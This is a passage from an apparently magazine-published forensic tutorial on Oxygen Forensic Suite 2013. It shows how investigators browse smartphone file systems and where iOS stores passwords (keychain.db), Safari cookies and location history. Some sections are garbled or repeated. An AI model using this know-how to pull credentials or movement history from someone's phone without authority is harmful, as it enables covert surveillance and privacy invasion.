


Figure 15. *overview section event logs*

This section contains all history for dialed, received and missed calls, SMS and MMS and GPRS and WiFi sessions. This information can be viewed in a general or by type, by selecting the tab seats in the toolbar.




Figure 16. *overview section File Browser*

Among the most 'important in the investigation of the options available is the ability to view and analyze the complete file system. Also in this section all the information can be displayed according to the type (images, camera, images, videos, pslist, geofiles, documents, databases and more). For advanced users, you can manually navigate the file system to search for important information. The next figure shows an example of a geolocation of an image taken by the user.




Figure A.




Figure B.




Figure C.




Figure D.

In this section you can see the tab that identifies files pslist players. Plist file:

- Files. Plist files are XML files that are commonly used in OS X. Since iOS is a modified version of OS X, it is obvious that we will also see. Plist file within the directory structure.
- The data partition is full of iOS. Plist file that may contain precious information.




Figure 17. *overview section File Browser (manual analysis)*

The ability to navigate the file system of the device, provides the ability to perform a search for specific data using the tools that the suite Oxygen provides. For example, the following figure shows the consolidated.db manual search of the database that keeps track of the movements of the user.

The result can ,be exported and after be imported into third-party software or web service for geolocation based on the geographical coordinates found in the database.

Es. *http://markolson.github.com/js-sqlite-map-thing/*



EXAMPLE ON THE MANUAL ANALYSIS

Other examples of the possibility of manual analysis using the tool “Search” in the file browser are:

- Password in / private / var / Keychains: key-chain.db contains various tables (cert, GENP, inet, keys, and sqlite_sequence tversion) that store the passwords used in the device. Password voicemail, wireless access points and keys on the device can be found in this db. In some cases, the password will not be clear and require decryption.

- Browser Cookies in / private / var / mobile / Library: cookies.binarycookies file contains the information from cookies navigation safari. From this file, you can easily rebuild the history of web browsing.

All options analysis using the software Oxygen Forensic Suite 2013, which have been listed in this tutorial regarding the possibilities you can do using the standard version. Other options are available in the edition Analyst that are listed below.




Figure 18. *Additional Option on the Oxygen Analyst Version*


Following the extraction of the content, in addition to the options already listed in the standard edition available free of charge for a limited period of six months you have the following added functionality, which objectively simplify the procedures of analysis. The following are the most significant.

WEB BROWSERS CACHE ANALYZER

This option allows the display of the navigation history of the most popular mobile web browser (Safari, Default Android Web Browser, FireFox Web Browser, Web Browser SkyFire, Dolphin Web Browser etc.).


TIMELINE

This option arranges all calls, contacts, events, calendar, and other activities in chronological order and allows you to have a clear view of the timeline of events stored by the mobile device. In addition, the intersection of the data with geodata make possible a chronological reconstruction of the movements of the suspect. This is made possible by a cross between data connection to the cellular network, IP addresses, WiFi and EXIF information stored in the images taken by the camera of the device.




PASSWORDS

It is possible to recover all the passwords, such as e-mail passwords, third-party software and more.




SPYWARE

This option allows you to detect spyware applications from Android devices, including the modules spyware more ‘common, MobiStealth, Mobile Spy and Flexispy.




APPLICATIONS

The analysis of the installed applications can be of importance detective. This add-on allows a clear and intuitive of all the applications installed on your mobile device.



SOCIAL NETWORKS


Thanks to the virtual interconnection in today's society is often crucial investigative analysis of social networks. This option allows the reconstruction of all the evidence of the leading social networks used (foursquare, facebook, twitter).




MESSENGERS

Thanks to the virtual interconnection in today's society is often crucial investigative analysis of social networks. This option allows the reconstruction of all the evidence of the leading social networks used (foursquare, facebook, twitter).

WHATSAPP



SKYPE



STATISTICS DIAGRAM



There are many other options available, such as the reconstruction of DropBox or Google Mail or the possibility of creating a statistical graph of contacts between the suspect and third parties, as described below:

After the analysis it is possible to produce a report of all activities and evidence selected for the case treated. The report can be produced in various popular formats (pdf, xls, rtf, xml, csv, tsv, html).





Figure 19. *Reporting*

CONCLUSIONS

The software discussed in this tutorial, it has proven its capabilities as part of a forensic capture the logic of a smartphone, which can significantly help the hard work that a forensic investigator must face daily. Despite all that matters primarily are the real capabilities of professional preparation that the investigator has in its cultural baggage, as there is always a fully automated analysis can't provide satisfactory results.

ABOUT THE AUTHOR



Dr. Fabio Massa, Law Enforcement Digital Forensic Specialist - Digital forensic examiner, graduate of the ARMA dei CARABINIERI (Italy) expert in advanced digital evidence acquisition and forensic analysis techniques; President of IAFI (International Academy of Forensic Investigation), VicePresident of ANGIF (National Association of lawyers and computer forensic examiner). Official Academic Trainer of Accessdata, AccessData Certified Examiner, Cellebrite Certified Examiner as worked and currently working in various police departments with the function of computer forensic analyst and crime scene investigation investigator specialist.

AREAS OF EXPERTISE

- *Computer Forensics – Digital Evidence Acquisition, Forensic Data Recovery, Keyword and File Signature Searching, Chat Analysis, Email Analysis, Metadata Analysis, Internet History Reconstruction, Password Recovery, Timeline Analysis, Event Reconstruction, Volatile Data Analysis, Network-Based Evidence Collection, Live Host Analysis, Picture and Video Review*
- *Cell Phone Forensics – Call History Log Recovery, Text Message (SMS) Recovery, Handset Physical Memory Acquisition, File System Collection, SIM Card Reporting, Picture/Video Recovery, Email Extraction, Phonebook and Contact Reporting*
- *Electronic Discovery – Identification and Collection of Electronically Stored Information (ESI), ESI Processing and Analysis*
- *Investigations – Computer Incident Response, evidence collection and crime scene investigation ,drugs identification*
- *Insider Threat Management – Log File Analysis, Network Surveillance, Covert Monitoring, Network Traffic Threat Assessment, Rogue Device Detection, Wireless Audit*
- *Forensic Image Analysis – forensic image processing techniques and reconstruction, crime scene photographs*

Instant push
messaging
everywhere





Send push notifications to all users **with one API**

Get a free trial at:
www.service2media.com

Service 2Media®

